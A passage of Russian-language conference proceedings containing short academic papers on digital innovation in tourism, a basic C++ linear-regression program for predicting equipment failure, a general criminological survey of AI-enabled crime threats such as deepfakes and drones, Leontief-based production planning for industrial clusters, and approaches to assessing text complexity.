Еще одной формой использования цифровых инноваций в туризме может стать технология блокчейн, представляющая собой особый метод сетевого хранения данных. Такая технология позволяет осуществлять поиск информации о потенциальных туристических услугах в общем цифровом пространстве, что значительно упрощает процесс предоставления услуг по реализации турпродукта каждому участнику. Также блокчейн позволяет опираться на реальные сведения о потребителях и предсказывать их потребности, предлагая персонализированные рекламные предложения. Примером использования технологии блокчейн может служить авиакомпания Lufthansa, осуществляющая сотрудничество с блокчейн-стартапом WindingTree с целью внедрения децентрализованных приложений для самостоятельных туров. Австралийское туристическое агентство Webjet запустило блокчейн-приложение на облачной платформе Microsoft Azure Blockchain-as-a-Service с использованием приватной версии блокчейна Ethereum, работа над которым велась с 2016 года. Приложение предназначено для учета гостиничных номеров по всему миру, что позволяет ему быть не только новым источником ценных данных о тенденциях в туристической индустрии, но и оказывать помощь посредникам между клиентами и отелями, получая комиссионные за каждое онлайн-бронирование.

Широкое распространение получили туристические мобильные приложения, активно переводящие в мобильный формат туристские путеводители, делая их многофункциональными и более удобными по сравнению с печатными аналогами. Среди мобильных приложений отдельное внимание заслуживают интерактивные переводчики, которые помогают преодолеть исторически сложившуюся сложность межкультурных коммуникаций. Необходимость в переводе возникает при ознакомлении с информацией на сайтах, вывесках, в каталогах, буклетах, меню. Следовательно, наличие «подручных» переводчиков снимает лишнюю нагрузку с туриста и упрощает работу туроператоров. Внедрение QR-кодов, содержащих в себе большой объем различной информации помогает туристам получить большой объем информации о достопримечательностях, ресторанах, развлечениях выбранного места отдыха. Наряду с переводчиками, большим спросом пользуются многочисленные онлайн и офлайн карты, навигаторы, изменившие алгоритм потребительского поведения туриста, и предоставившие ему возможность самостоятельно формировать собственный маршрут.

Однако инновационная деятельность в туристической сфере связана не только с внедрением цифровых новшеств. Еще одним

направлением инновационной деятельности в туризме является адаптация и использование результатов научной деятельности, например, изобретение новых видов транспортных средств. Гидроциклы, флайборды, багги и многие другие сегодня стали основой для популяризации одного из самых современных видов путешествий – экстремального туризма.

Инновации в сфере туризма регулярно обновляются и пополняются за счет постоянных нововведений, что позволяет сделать вывод о зависимости данной отрасли от внешних обстоятельств, диктующих новые правила ведения туристического бизнеса. Появление новых форматов турпродукта выводит туристическую индустрию на более высокий уровень развития, предоставляя потребителям больше самостоятельности, продавцам – широкие возможности по формированию целевой аудитории, а государству – конкурентные преимущества на международном рынке туризма.

Список использованных источников

1. Черевичко, Т.В. Цифровизация туризма: формы проявления / Т.В. Черевичко, Т.В. Темякова // Известия саратовского университета. новая серия. серия: экономика. управление. право. 2019. С. 59 – 64.
2. Береснева, Л.А. Технологии блокчейн - инновационный прорыв в туризме / Л.А. Береснева // Интеллектуальные ресурсы – инновационный прорыв в туризме. 2022. С. 219 – 228.
3. Морозова, Н.С. Преимущества применения технологии блокчейн в туристском и гостиничном бизнесе / Н.С. Морозова, Д.С. Веснин // Вестник Российского нового университета. Серия: Человек и общество. 2019. № 2. С 73 – 76.

УДК 004

А.Р. Семенюк, Н.И. Белодед

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ПРИМЕНЕНИЕ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ И ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В РАЗЛИЧНЫХ ОТРАСЛЯХ

Аннотация. Применение алгоритмов машинного обучения и искусственного интеллекта становится все более важным в современном мире, где эти технологии оказывают существенное влияние на различные отрасли, от бизнеса до науки и здравоохранения.

A.R. Semenyuk, N.I. Beloded

Academy of Public Administration under the Aegis of the President of the
Republic of Belarus
Minsk, Belarus

APPLICATION OF MACHINE LEARNING AND ARTIFICIAL INTELLIGENCE ALGORITHMS IN VARIOUS INDUSTRIES

Abstract. The application of machine learning and artificial intelligence algorithms is becoming increasingly important in today's world, where these technologies are having a significant impact on various industries, from business to science and healthcare.

Цель работы – реализация алгоритма машинного обучения и искусственного интеллекта в различных отраслях является повышение эффективности бизнес-процессов через автоматизацию и оптимизацию принятия решений. Эти технологии также нацелены на улучшение качества услуг, способствуя инновационному развитию секторов от здравоохранения до промышленности.

Искусственный интеллект — это система, которая способна воспринимать свою среду и принимать меры, чтобы максимизировать шансы на успешное достижение своих целей, а также интерпретировать и анализировать данные таким образом, чтобы они обучались и адаптировались по мере развития.

Machine learning (машинное обучение) — множество математических, статистических и вычислительных методов для разработки алгоритмов, способных решить задачу не прямым способом, а на основе поиска закономерностей в разнообразных входных данных.

Основные различия:

Искусственный интеллект - это общий термин для создания интеллектуальных агентов, в то время как машинное обучение - это конкретный подход к достижению искусственного интеллекта.

Машинное обучение обучает системы на основе данных, позволяя им адаптироваться к новой информации, в то время как искусственный интеллект может включать в себя и другие методы, такие как правила и логика.

Машинное обучение включает в себя различные методы, такие как обучение с учителем, обучение без учителя и обучение с подкреплением, каждый из которых подходит для разных типов задач.

Искусственный интеллект и машинное обучение играют ключевую роль в современном технологическом прогрессе, применяясь в различных областях, от медицины и финансов до автоматизации производства и развлечений.

Для отражения значимости искусственного интеллекта и машинного обучения была разработана программа на языке высокого уровня C++.

Задача: разработать программу на C++, которая принимает данные от пользователя, обучает модель простой линейной регрессии и предсказывает время до следующего технического сбоя на основе новых измерений.

Шаги:

1. Попросите пользователя ввести количество измерений.
2. Запросите от пользователя данные для каждого измерения: температура, давление, вибрация и время до сбоя.
3. Создайте и обучите модель простой линейной регрессии на введенных данных.
4. Предскажите время до следующего технического сбоя для новых измерений, введенных пользователем.
5. Выведите результат предсказания на экран.

Код

```
#include <iostream>
#include <vector>
using namespace std;
// Простая структура для представления данных
struct DataPoint {
    double feature;
    double target;
};
// Простая реализация линейной регрессии
class LinearRegression {
private:
    double slope;
    double intercept;
public:
    // Конструктор
    LinearRegression() : slope(0.0), intercept(0.0) {}
    // Метод для обучения модели
```

```

void train(const vector<DataPoint>& data) {
    double sum_x = 0.0, sum_y = 0.0, sum_xy = 0.0, sum_x_squared = 0.0;
    for (const auto& point : data) {
        sum_x += point.feature;
        sum_y += point.target;
        sum_xy += point.feature * point.target;
        sum_x_squared += point.feature * point.feature;
    }
    slope = (data.size() * sum_xy - sum_x * sum_y) / (data.size() *
sum_x_squared - sum_x * sum_x);
    intercept = (sum_y - slope * sum_x) / data.size();
}
// Метод для предсказания значения
double predict(double feature) const {
    return slope * feature + intercept;
}
};
int main() {
    setlocale(LC_ALL, "Rus");
    // Ввод данных от пользователя
    int dataCount;
    cout << "Введите количество измерений: ";
    cin >> dataCount;
    vector<DataPoint> data;
    for (int i = 0; i < dataCount; ++i) {
        DataPoint point;
        cout << "Введите значение признака " << i + 1 << ": ";
        cin >> point.feature;
        cout << "Введите соответствующее значение целевой переменной:
";
        cin >> point.target;
        data.push_back(point);
    }
    // Создание и обучение модели
    LinearRegression model;
    model.train(data);
    // Предсказание значения для нового признака
    double new_feature;
    cout << "Введите новое значение признака для предсказания: ";
    cin >> new_feature;
    double prediction = model.predict(new_feature);
}

```

```

// Вывод результата
cout << "Предсказание для признака " << new_feature << ": " <<
prediction << endl;
return 0;
}

```

Результат выполнения программы:

The screenshot shows a console window titled "Консоль отладки Microsoft Visual Studio". The text inside the window is as follows:

```

Введите количество измерений: 2
Введите значение признака 1: 5
Введите соответствующее значение целевой переменной: 6
Введите значение признака 2: 1
Введите соответствующее значение целевой переменной: 8
Введите новое значение признака для предсказания: 7
Предсказание для признака 7: 5

C:\Users\1\source\repos\ConsoleApplication1\Debug\ConsoleApplication1.exe (процесс 9720) завершил работу с кодом 0.
Чтобы автоматически закрывать консоль при остановке отладки, включите параметр "Сервис" ->"Параметры" ->"Отладка" -> "Автоматически закрыть консоль при остановке отладки".
Нажмите любую клавишу, чтобы закрыть это окно...

```

Рис. 1- Результат программы

Подводя итоги и оценивая значимость применения искусственного интеллекта и машинного обучения, делаю вывод, что разработанная программа на С++ является важным инструментом для инженеров в производственной компании. Программа обеспечивает возможность анализа и использования измеренных характеристик оборудования для более эффективного управления техническим обслуживанием и предотвращением возможных сбоев.

Пользовательский ввод данных позволяет инженерам легко интегрировать новые измерения в программу, что делает ее гибкой и адаптивной к изменяющимся условиям в производственной среде. Обучение модели простой линейной регрессии на предоставленных данных дает возможность аппроксимировать зависимость времени до сбоя от измеренных параметров, что затем используется для предсказания времени до сбоя на основе новых данных.

Такой инструмент позволяет компании не только реагировать на потенциальные сбои, но и принимать предупредительные меры, повышая общую эффективность оборудования и снижая затраты на техническое обслуживание. Разработанная программа становится неотъемлемой частью стратегии производственного управления, обеспечивая стабильную и бесперебойную работу оборудования.

Список использованных источников

1. Что представляет собой искусственный интеллект? [Электронный ресурс]. — Режим доступа <https://www.sap.com/> — Дата доступа: 09.11.2023.

2. Machine Learning [Электронный ресурс]. — Режим доступа: <https://bigdataschool.ru/wiki/machine-learning/> — Дата доступа: 09.11.2023.

УДК 004.896

А.В. Ивановский, К.Н. Слободчиков,
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

КРИМИНОЛОГИЧЕСКИЕ НАПРАВЛЕНИЯ ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

Аннотация. Искусственный интеллект стал неотъемлемой частью нашей жизни, однако его использование в преступных целях вызывает серьезную озабоченность. Важно разрабатывать стратегии защиты от подобного рода преступности и предотвращать злоупотребление ИИ для незаконных целей.

A.V. Ivanovsky, K.N. Slobodchikov
The Academy of Management under the President of the Republic of Belarus
Minsk, Belarus

CRIMINOLOGICAL DIRECTIONS OF ARTIFICIAL INTELLIGENCE USE

Abstract. Artificial intelligence has become an integral part of our lives, however, its use for criminal purposes raises serious concerns. It is important to develop strategies to protect against such criminal activities and to prevent the abuse of AI for illegal purposes.

В настоящее время искусственный интеллект (ИИ) вышел за пределы научных исследований. Он интегрировался в экономику, технологические отрасли промышленности, сферу услуг [1].

Согласно экспертным оценкам, в течение ближайших 15 лет потенциальную опасность будут представлять три группы угроз применения ИИ в преступных целях, которые условно обозначены как самые опасные, средней опасности и наименее опасные.

Ранжирование осуществлялось на основании следующих критериев: причиняемый вред, возможность получения преступной прибыли или выгоды, насколько легко может быть совершено преступление и насколько трудно будет его предотвратить.

К числу «самых опасных» были отнесены дипфейки и роботизированные устройства с использованием инструментов ИИ. Хотя само слово «дипфейк» звучит менее тревожно, чем, скажем, «робот-убийца», эта технология на данный момент самая реальная криминальная киберугроза в силу того, что она более доступна, способна очень легко причинить большой вред, ее также трудно обнаружить и остановить [2].

Дипфейк – технология обработки контента, которая подменяет лицо и голос человека с помощью инструментов ИИ. Обычно называемые формой «синтетических медиа», дипфейки имитируют лица, движения и голоса людей с такой точностью, что их часто невозможно отличить от оригинала в реальной жизни без специальных инструментов.

Благодаря высокоразвитым алгоритмам машинного обучения можно манипулировать такими биометрическими параметрами, как выражение лица и тон человеческого голоса, чтобы создавать реалистичное изображение событий, которые никогда не происходили.

Используя поддельные аудио и видео с целью выдать себя за другого человека, можно причинить различные виды вреда: от дискредитации до вымогательства финансовых средств.

Криминальная ситуация осложняется тем, что уже есть ресурсы, где можно создать дипфейки онлайн без специальных знаний.

Дипфейки представляют собой растущую криминальную угрозу, а дипфейк-преступления постепенно становятся «общим достоянием» [3]. По мере того, как эти технологии делаются более доступными и качественными, им труднее противодействовать. Хотя некоторые алгоритмы успешно идентифицируют дипфейки в Интернете, существует множество неконтролируемых путей распространения модифицированных материалов. Это может привести к повсеместной дискредитации аудио-и визуального контента.

К первой группе криминальных угроз также относятся приложения ИИ, связанные с робототехникой.

В преступных целях стали применяться беспилотные летательные аппараты, автоматизированные транспортные средства, управляемые с помощью инструментов ИИ [4].

Преступники используют их, например, для контрабанды наркотиков, оружия и контрафактной продукции. В некоторых случаях

дроны применяют для разведки, например, при подготовке кражи или разбойного нападения, поскольку с их помощью можно установить график пребывания хозяев или охраны на объекте, привычки владельцев, расположение камер, количество людей и т.д.

Дроны признаны также действенным механизмом доставки взрывчатых веществ или даже самостоятельным оружием террора. Сюда также относятся уже разработанные снайперские винтовки дальнего действия с джойстиком для управления, которые заметно снижают требования к профессиональной подготовке киллеров и боевиков.

Кроме того, происходит увеличение количества систем ИИ третьей волны, используемых для ключевых приложений обеспечения общественной безопасности, а также на многочисленные возможности для атак, которые они представляют.

Нарушение работы таких систем, контролируемых ИИ, по преступным мотивам может привести к массовым отключениям электроэнергии, нарушению логистики продовольствия и общему хаосу.

Ко второй группе относятся так называемые многокомпонентные киберугрозы криминального характера с использованием ИИ. Одна из таких угроз – фейковые платежные системы, способные совершать автоматизированные мошеннические транзакции посредством алгоритмов машинного обучения и анализа больших данных.

Ключевой драйвер роста – это партнерские программы. Их используют продавцы доступов в скомпрометированные сети и интернет-мошенники.

Распространение получили ориентированные на страны СНГ фишинговые и мошеннические программы, программы-вымогатели.

В связи с этим велика вероятность роста утечек биометрических данных из государственных структур, происходящих в результате действий внутренних нарушителей. Биометрические способы идентификации и аутентификации применяются все шире, в том числе для получения доступа к финансовым сервисам.

Можно отметить, что вредоносное программное обеспечение усложняется, становится более «интеллектуальным», моделирующим поведенческие факторы онлайн-пользователей и использующим психологические методы социальной инженерии.

По механизмам и способам преступные деяния, совершаемые с использованием таких технологий, вариативны, имеют высокий уровень латентности и трансграничный характер. Кроме того, вредоносные программы содействуют сращиванию преступных групп

и сообществ, организованные транснациональные альянсы которых приводят к эскалации криминальных киберугроз. В них задействовано большое количество участников, есть строгая иерархия и сложная техническая инфраструктура.

Подобные системы используются, в том числе, для прикладных задач хакеров, меняя в ходе функционирования свою направленность, – не привлекающий сегодня внимание пользователя майнер может завтра превратиться в банковский вирус.

Крупные хакерские группировки совершают целенаправленные масштабные атаки на банки, государственные и бизнес-структуры, пытаются выходить на новые рынки. Интерес киберпреступников стали привлекать крупные криптоплощадки. Злоумышленники все больше внимания обращают на пользователей мобильных телефонов и смартфонов.

Наконец, к последней группе криминальных угроз с использованием ИИ относятся «наименее опасные».

Среди них – создание и распространение вредоносных программ и технологий, направленных как на нарушение правил этического кодекса интернет-взаимодействия, так и на противоправные деяния.

Создание сайтов с негативными публикациями и фальшивыми отзывами – это всего лишь один из примеров того, что может делать самообучающийся ИИ.

Таким образом, так называемые «грязные» цифровые технологии, по нашему мнению, эволюционируют от мелкого психологического насилия в социальных сетях до одного из самых эффективных виртуальных инструментов PR-технологий и пропаганды, который применяется, в частности, в недобросовестной борьбе с конкурентами, при создании и регулировании искусственного спроса на определенные товары и услуги.

Ожидается, что до 2025 года будет наблюдаться устойчивое развитие рынка технологий ИИ.

На основании изложенного, в качестве приоритетных направлений можно определить: – создание инструментов гибкого этического и правового регулирования процессов развития и функционирования ИИ на международном уровне; – обеспечение комплексной и эффективной защиты прав интеллектуальной собственности от несанкционированного использования третьими сторонами ИИ, а также патентование результатов научной деятельности в этой сфере;

– разработку и реализацию новых решений, конкретных мер, направленных на предупреждение и пресечение криминальных угроз с

использованием ИИ; – развитие и совершенствование системы международного обмена информацией об угрозах и способах совершения преступлений с использованием технологий ИИ; – подготовку профессиональных кадров, формирование компетенций, которые позволят повысить эффективность противодействия применению ИИ в преступных целях; – проведение мониторинга, совместных научных исследований в области борьбы с существующими, а также новыми и зарождающимися криминальными угрозами с использованием технологий ИИ.

Список использованных источников

1. <https://issek.hse.ru/news/830132491.html>.
2. <https://mediabrest.by/news/tehnologii/novaya-ugroza-ot-tehnologiy-kriminalnaya-zhizn-dipfeykov>.
3. <https://forklog.com/news/ai/sotrudnik-microsoft-dipfejki-predstavlyayut-soboj-rastushhuyu-ugrozu>.
4. <https://cyberleninka.ru/article/n/ispolzovanie-bespilotnyh-letatelnyh-apparatov-v-prestupnyh-tselyah-metody-protivodeystviya-i-borby>.

УДК 004.021

В.В. Смелова, Д.В. Шиман

Белорусский государственный технологический университет
Минск, Беларусь

МЕТОД ПОСТРОЕНИЯ КОНСОЛИДИРОВАННОГО ПЛАНА ВАЛОВОГО ОБЪЕМА ПРОДУКЦИИ ПРОМЫШЛЕННОГО КЛАСТЕРА

Аннотация. Статья посвящена методу планирования совместной деятельности участников промышленного кластера на основе балансовой модели В.В. Леонтьева. При пошаговом построении плана участники кластера вносят изменения в свои локальные планы и согласуют параметры планов с другими участниками. Результатом является согласованный всеми участниками план валового объема продукции кластера.

V.V. Smelova, D.V. Shiman

Belarusian State Technological University,
Minsk, Belarus

METHOD FOR CONSTRUCTING A CONSOLIDATED PLAN FOR THE GROSS VOLUME OF PRODUCTS OF AN INDUSTRIAL CLUSTER

Abstract. The article is devoted to the method of planning joint activities of participants in an industrial cluster based on the balance model of V.V. Leontief. When building a plan step-by-step, cluster members make changes to their local plans and coordinate plan parameters with other participants. The result is a plan for the gross output of the cluster agreed upon by all participants.

Введение. Промышленный кластер (ПК) – объединение субъектов хозяйствования с целью их эффективного взаимодействия и совместного устойчивого развития. Важной особенностью ПК является горизонтальный способ взаимодействия между участниками кластера, при котором все участники кластера находятся на одном управленческом уровне, а взаимодействия между ними согласуются на договорной основе. В [1-3] предлагается метод планирования валового объема продукции ПК на основе балансовой модели В.В. Леонтьева. Для построения согласованного плана используется та же модель $S \equiv \langle C, P, R, A, Y \rangle$, где $C = \{c_1, c_2, \dots, c_n\}$ – перечень участников ПК; $P = \{p_1, p_2, \dots, p_m\}$ – номенклатура продукции, производимой участниками ПК; $R = \{r_i\}_h$ – бинарное отношение $R \subseteq C \times P$, элементы которого $r_i = \langle c_k, p_s \rangle, i = \overline{1, h}, 1 \leq k \leq n, 1 \leq s \leq m$ (далее продукты r_i) соответствуют продукции $p_s \in P$, выпускаемой участниками $c_k \in C$; $A = \{a_{i,j}\}_{h \times h}$ – матрица размерности h , каждый элемент $a_{i,j}$ которой отражает количество продукта r_j , необходимого для производства продукта r_i ; $Y = (y_1 \dots y_h)^T$ – матрица-столбец с элементами $y_i, i = \overline{1, h}$ равными величине планируемого объема продукта r_i для внешних потребителей продукции ПК. Вычисление плана $X = (x_1 \dots x_h)^T$ сводится к решению системы линейных уравнений, которая в матричной форме может быть записана в следующем виде:

$$X - AX = Y, \quad (1)$$

где элементы $x_i, i = \overline{1, h}$ матрицы-столбца X – значения планируемых объемов продуктов r_i .

Локальный план производства. Рассмотрим матрицу $U = A \times \text{diag}\{x_1, \dots, x_h\}$, где $x_i, i = \overline{1, h}$ – элементы вектора столбца X , значения которых – плановые валовые объемы продуктов. Очевидно, элементы $u_{i,j} = a_{i,j}x_j$ матрицы $U = \{u_{i,j}\}_{h \times h}$ отражают объемы продуктов i поставляемых внутренним потребителям для изготовления продуктов j и справедливо следующее равенство:

$$X - UI = Y, \quad (2)$$

где $I = (1 \dots 1)^T$.

Уравнение (2) имеет простую экономическую интерпретацию: для каждого продукта i план валового объема x_i равен сумме планируемых объемов $u_{i,j}, j = \overline{1, h}$ для внутренних и y_i внешних потребителей.

Для каждого продукта i в рамках системы S сформулируем следующую модель задачи оптимизации, будем далее называть ее моделью локального плана производства продукта i и обозначать F_i .

$$F_i \equiv \begin{cases} x_i \rightarrow \max \\ x_i \geq 0 \\ x_i - \sum_{j=1}^h u_{i,j} \leq y_i \\ x_i \leq \min_{a_{j,i} \neq 0} \frac{u_{j,i}}{a_{j,i}} \end{cases} \quad (3)$$

Решением задачи модели F_i является максимально возможный объем x_i продукта i , который может быть произведен при заданных параметрах модели: $u_{i,j}, j = \overline{1, h}$ (планируемые объемы производства продукта i необходимые для производства продуктов j) и y_i (планируемый объем продукта i для внешних потребителей). При этом максимальный объем x_i ограничен сверху величинами $\sum_{j=1}^h u_{i,j} + y_i$ и $\min_{a_{j,i} \neq 0} \frac{u_{j,i}}{a_{j,i}}$. Если экстремума не существует, то принимается $x_i = 0$.

Параметры $U_{i,*} \stackrel{\text{def}}{=} \{u_{i,j}, j = \overline{1, h}\}$, $U_{*,i} \stackrel{\text{def}}{=} \{u_{j,i}, j = \overline{1, h}\}$, y_i и результат решения x_i задачи модели F_i запишем в виде четверки $\langle U_{i,*}, U_{*,i}, y_i, x_i \rangle$ и будем называть ее реализацией модели F_i .

Будем далее говорить, что реализация ρ модели F_i согласована с поставщиками, если истинно логическое выражение $L_1(\rho) \equiv \forall (a_{j,i} \neq 0): x_i = \frac{u_{j,i}}{a_{j,i}}$; согласована с внутренними потребителями, если истинно $L_2(\rho) \equiv \forall (a_{i,j} \neq 0): x_j = \frac{u_{i,j}}{a_{i,j}}$; согласована с внешними потребителями, если истинно $L_3(\rho) \equiv y_i = x_i - \sum_{j=1}^h u_{i,j}$. При этом модели разделяются на 6 не пересекающихся классов: $L_2, L_3, L_1L_2, L_1L_3, L_2L_3$.

Построение согласованного плана. Будем называть последовательность реализаций $\rho_i^0, \rho_i^1, \dots, \rho_i^{k-1}, \rho_i^k, \dots$ модели F_i процессом планирования валового объема продукта i с начальным состоянием ρ_i^0 , если реализация ρ_i^k этой последовательности может быть получена из реализации ρ_i^{k-1} этой же последовательности

применением одного из трех операторов: $i \xrightarrow{\delta} j : u_{j,i}^k = u_{j,i}^{k-1} + \delta, a_{j,i} \neq 0$ – изменить на δ план объема производства продукта j , предназначенного для производства продукта i ; $i \xrightarrow{\delta} j : u_{i,j}^k = u_{i,j}^{k-1} + \delta, a_{i,j} \neq 0$ – изменить на δ план объема производства продукта i , предназначенного для производства продукта j ; $i \Rightarrow \delta : y_i^k = y_i^{k-1} + \delta$ – изменить на δ объем производства продукта i , предназначенного для внешнего потребления;

Системой планирования H_S в кластере S будем называть четверку $H_S \equiv \langle F, Y^0, L, O \rangle$, где $F = \{F_i, i = \overline{1, h}\}$ – множество локальных моделей F_i всех продуктов кластера S ; $Y^0 = Y$ – вектор-столбец, элементы y_i^0 которого задают начальные плановые значения суммарных объемов продуктов для внешних потребителей; $L = \{L_1(\rho), L_2(\rho), L_3(\rho)\}$ – логические выражения, определяющие условия согласованности реализаций моделей F_i . $O = \{i \xrightarrow{\delta} j, i \xrightarrow{\delta} j, i \Rightarrow \delta\}$ – операторы преобразования реализаций моделей F_i . Последовательность состояний системы H_S $P^0, P^1, \dots, P^{t-1}, P^t, \dots$ будем называть процессом планирования в системе H_S с начальным состоянием P^0 , если любое ее состояние $P^t, t > 0$, может быть получено из состояния P^{t-1} применением одного из операторов O системы H_S .

Пусть $P^0, P^1, \dots, P^t, \dots, P^w$ процесс планирования с конечным согласованным состоянием P^w . На каждом шаге t процесса осуществляется вычисление вектора $X^t = \begin{pmatrix} x_1^t \\ \vdots \\ x_h^t \end{pmatrix}$ решений задач реализаций P^t . Последовательность X^0, X^1, \dots, X^w будем называть траекторией планирования, а вектор-столбец $X^w = \begin{pmatrix} x_1^w \\ \vdots \\ x_h^w \end{pmatrix}$ – консолидированным планом валового объема продукции кластера S в системе планирования H_S .

При этом верны следующие утверждения:

Все реализации начального состояния $P^0 = \{\rho_i^0, i = \overline{1, h}\}$ системы H_S являются согласованными.

Консолидированный план X^w системы H_S является решением матричного уравнения $X^w - AX^w = Y^w$.

Следствия этих утверждений:

- 1) начальное состояние системы H_S – согласованное состояние;
- 2) для того, чтобы вектор X^w был консолидированным планом, в системе H_S необходимо и достаточно, чтобы он являлся решением задач реализаций согласованного состояния P^w этой системы;
- 3) если $\langle U^w, Y^w \rangle$ – состояние системы H_S и X^w является решением матричного уравнения $X^w - AX^w = Y^w$, то X^w – консолидированный план в системе H_S ;
- 4) каждому согласованному состоянию P^w системы H_S соответствует консолидированный план X^w , элементы которого являются решениями задач реализаций этого состояния;
- 5) если известны плановые валовые объемы продуктов консолидированного плана Y^w , то консолидированный план всегда может быть вычислен $X^w = (E - A)^{-1}Y^w$.

Заключение.

1. Основой описанного метода построения общего плана кластера является балансовая модель В.В. Леонтьева, основными постулатами которой являются предположения о линейной зависимости объемов, производимой в производственной цепочке продукции и устойчивости на временном отрезке планирования значений технологических коэффициентов $a_{i,j}, i, j = \overline{1, h}$ в модели S промышленного кластера.

2. Описанный в данной статье метод позволяет построить и согласовать общий для всех участников кластера план производства продукции. Каждый участник в зависимости от своей роли в кластере может использовать одну из 6 моделей локального планирования. Целью этих моделей является только согласование локальных планов участников кластера для построения общего полностью согласованного плана.

Список использованных источников

6. Новикова И.В., Смелова В.В. Планирование валового объема продукции инновационно-промышленного кластера. Цифровизация: экономика и управление производством : материалы 87-й науч.-техн. конф. профессорско-преподавательского состава, научных сотрудников и аспирантов (с международным участием), Минск, 31 января – 17 февраля 2023 г. / Белорус. гос. технол. ун-т. – Минск : БГТУ, 2023. – С. 29-32.

7. В.В. Смелова, Д.В. Шиман. Алгоритм планирования валового объема продукции инновационно-промышленного кластера.

Алгоритмизация и программирование. Актуальные проблемы программной инженерии. Материалы 87-й научно-технической конференции профессорско-преподавательского состава, научных сотрудников и аспирантов, 31 января-17 февраля 2023 г.

8. Новикова И.В., Смелова В.В., Шиман Д.В. Планирование валового объема продукции инновационно-промышленного кластера. Управление информационными ресурсами: материалы XIX Международной научно-практической конференции, Минск, 23 марта 2023 г./Академия управления при Президенте Республики Беларусь. – Минск, 2023. –С. 368-370.

УДК 81'33

М.И. Солнышкина

Казанский (Приволжский) федеральный университет
Казань, Россия

ПОДХОДЫ К ОЦЕНКЕ СЛОЖНОСТИ ТЕКСТА

***Аннотация.** Дискурсивная комплексология как междисциплинарная область знаний, нацеленная на выявление сложности текста, имеет в качестве объектов исследования лингвистические параметры текста, чтение как когнитивный процесс, а также языковую личность читателя и его способность извлекать информацию из текста. В работе представлены три основных подхода к оценке сложности текста.*

M. Solnyshkina

Kazan (Volga Region) Federal University
Kazan, Russia

APPROACHES TO TEXT COMPLEXITY ASSESSMENT

***Abstract.** Discourse complexology as an interdisciplinary field of knowledge, aimed at identifying text complexity, studies text parameters, reading as a cognitive process, reader as a linguistic personality and his ability to process text information. The paper presents and exemplifies main approaches to text complexity assessment.*

Дискурсивная комплексология как наука о сложности текста занимается изучением триады ТЕКСТ – ЧИТАТЕЛЬ – ЧТЕНИЕ, в которой каждый из объектов взаимосвязан и зависим. Несмотря на множество концепций, выдвинутых относительно сложности текста, единой теории в современной науке не выработано. Отдельной

проблемой в рамках дискурсивной комплексологии является и разграничение экстенционала терминов, функционирующих в данной области знаний: читабельность, удобочитаемость, читаемость, сложность, трудность, понятность текста. В условиях динамичного развития новых форм передачи знания и типов текстов (нелинейных, поликодовых) сформировать устойчивую типологию текстов и зависимых от нее подходов к оценке их сложности становится все более проблематично. Доминирующими в рамках современной научной парадигмы являются три подхода к оценке сложности текста: параметрический, критериальный, а также «датацентричный», лежащий в основе машинного обучения.

В основе параметрического подхода лежит гипотеза о том, что текст как инвариантная единица в рамках дискурса одного типа, одной сферы функционирования, предметной области или уровня сложности может быть описан при помощи ограниченного списка параметров. Классификация этих параметров включает дескриптивные, морфологические, лексические, синтаксические и дискурсивные. Для текстов каждого отдельного типа можно найти уникальный набор параметров, который отличает один тип текста от другого. Например, текст учебника по истории для определенной возрастной группы имеет свой набор значений параметров, отличный от метрик текста научной статьи. Каждый из типов как инвариант объективируется в бесконечном количестве вариантов. При этом сторонники параметрического подхода, признавая его ограниченность, указывают на идиоматичность (эмерджентность) текста как системы, т.е. свойств целостности, не присущие составляющим его элементам. Эмерджентность есть одна из форм проявления принципа перехода количественных изменений в качественные, не позволяющая сводить все смыслы текста к смыслам его составляющих. Принято считать, что идиоматичность свойственна прежде всего художественным текстам [1], сложность которых может быть рассчитана только на основе не параметрического, но критериального подхода. При формализации анализа художественных текстов особое внимание ученые уделяют объему имплицитной информации в тексте или «количеству инференций», а также доли «эксплицитной и имплицитной информации». Когнитивная параметризация текста осуществляется на основе расчета информационных характеристик текста, т.е. объема передаваемой текстом информации. Единицей измерения в этом случае является количество пропозиций и субпропозиций текста [2].

В рамках параметрического подхода были разработаны все формулы читабельности, имеющие в своей основе, как правило, только

две переменные: длина слова и длина предложения. В современной парадигме дискурсивной комплексологии традиционно осуществляется анализ знательно большего количества параметров текста, чем просто длина слова и предложения. Рассчитываются (а) дескриптивные (длина текста / абзаца в слогах, словах, предложениях), (б) морфологические (средняя длина слова в морфемах, доля знаменательных частей речи, доля служебных слов и др.), (в) лексические (лексическое разнообразие текста, количество абстрактных слов, доля высокочастотной лексики, доля различных пластов лексики и др.), (г) синтаксические (средняя длина предложения, количество простых, сложносочиненных, сложноподчиненных, придаточных предложений, количество слов до сказуемого, количество модификаторов в именных группах, минимальное расстояние преобразования и др.), (д) дискурсивных (количество кореферентных наименований, скреп, глубинная связность и др.). Параметрический подход вполне оправдан при анализе текстов официально-делового и научного стилей, например документов, инструкций, научных статей, объем коннотативных смыслов в которых минимален. Именно поэтому материалом в прикладных работах при оценке лингвистической и когнитивной сложности текста выступают преимущественно информационные тексты, используемые в образовании, сфере обслуживания, медицине, строительстве, армии и проч.

Взгляд на текст как систему аддитивных параметров явился фундаментом не только параметрического подхода к лингвистическому анализу, но и толчком к созданию ряда современных пакетов программ автоматического анализа текста. Из наиболее известных укажем на TextInspector, ReaderBench, Coh-Metrix, SourceRater, Lexile framework. Лучшие из них, например, Coh-Metrix или ReaderBench рассчитывают метрики сотен параметров, сгруппированных в следующие кластеры: 1. Параметры лексического и морфологического уровней: количество слогов, часть речи, частота слов, конкретность, образность, многозначность. 2. Синтаксис: структурная сложность, количество модификаторов именных конструкций, количество слов перед сказуемым, синтаксическое сходство между предложениями. 3. Референциальная связность: лексические и синтаксические повторы, латентно-семантический анализ, лексическое разнообразие. 4. Связность ситуационной модели: метадискурсивы, каузальные и интенциональные глаголы, каузальная и интенциональная связность, синтаксический параллелизм, логические операторы. Метрики каждого из параметров валидированы

для решения конкретных задач. Например, функционал Coh-Matrix валидирован для определения жанра и жанровой «чистоты», выявления соответствия текста году (уровню) обучения, различий в связности текстов, написанных авторами различного происхождения и проч. [3].

